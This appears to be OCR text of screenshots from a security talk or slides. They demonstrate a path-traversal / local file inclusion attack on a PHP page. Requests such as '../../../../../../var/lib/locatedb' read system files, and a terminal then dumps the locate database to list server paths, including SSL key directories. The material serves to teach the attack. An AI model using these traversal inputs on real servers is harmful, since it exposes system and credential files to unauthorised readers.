

Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://www.example.com/index.php?PATH= &file=../../../../../../var/www/index.php
http://www.examp_ar/www/index.php
Datei nicht gefunden: ../../../../../../var/www/index.php
Done
Apache/2.2.3 (Li...
PHP/5.2.10
Proxy: Burb
192.0.32.10



Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://www.example.com/index.php?PATH= &file=../../../../../../var/lib/locatedb
http://www.exampl_/var/lib/locatedb
LOCATE02
Done
Apache/2.2.3 (Li...
PHP/5.2.10
Proxy: Burb
192.0.32.10



jan@chantal: ~/demo/locate
/etc/apache2/ssl.crt/e52d41d0.0
/etc/apache2/ssl.crt/Makefile
/etc/apache2/ssl.crt/README.CRT
/etc/apache2/ssl.crt/server.crt
/etc/apache2/ssl.crt/snakeoil-ca-dsa.crt
/etc/apache2/ssl.crt/snakeoil-ca-rsa.crt
/etc/apache2/ssl.crt/snakeoil-dsa.crt
/etc/apache2/ssl.crt/snakeoil-rsa.crt
/etc/apache2/ssl.csr
/etc/apache2/ssl.csr/README.CSR
/etc/apache2/ssl.csr/server.csr
/etc/apache2/ssl.key
/etc/apache2/ssl.prm
/etc/apache2/ssl.prm/README.PRM
/etc/apache2/ssl.prm/snakeoil-ca-dsa.prm
/etc/apache2/ssl.prm/snakeoil-dsa.prm
/etc/apache2/sysconfig.d
/etc/apache2/sysconfig.d/global.conf
/etc/apache2/sysconfig.d/include.conf
/etc/apache2/sysconfig.d/loadmodule.conf
/etc/apache2/uid.conf
/etc/apache2/vhosts.d
/etc/apache2/vhosts.d/vhost-ssl.template
/etc/apache2/vhosts.d/vhost.template
/etc/apache2/vhosts.d/yast2_vhosts.conf
/etc/apache2/vhosts.d/_load_before_yast.conf
/etc/apparmor
/etc/apparmor.d
/etc/apparmor.d/abstractions
:

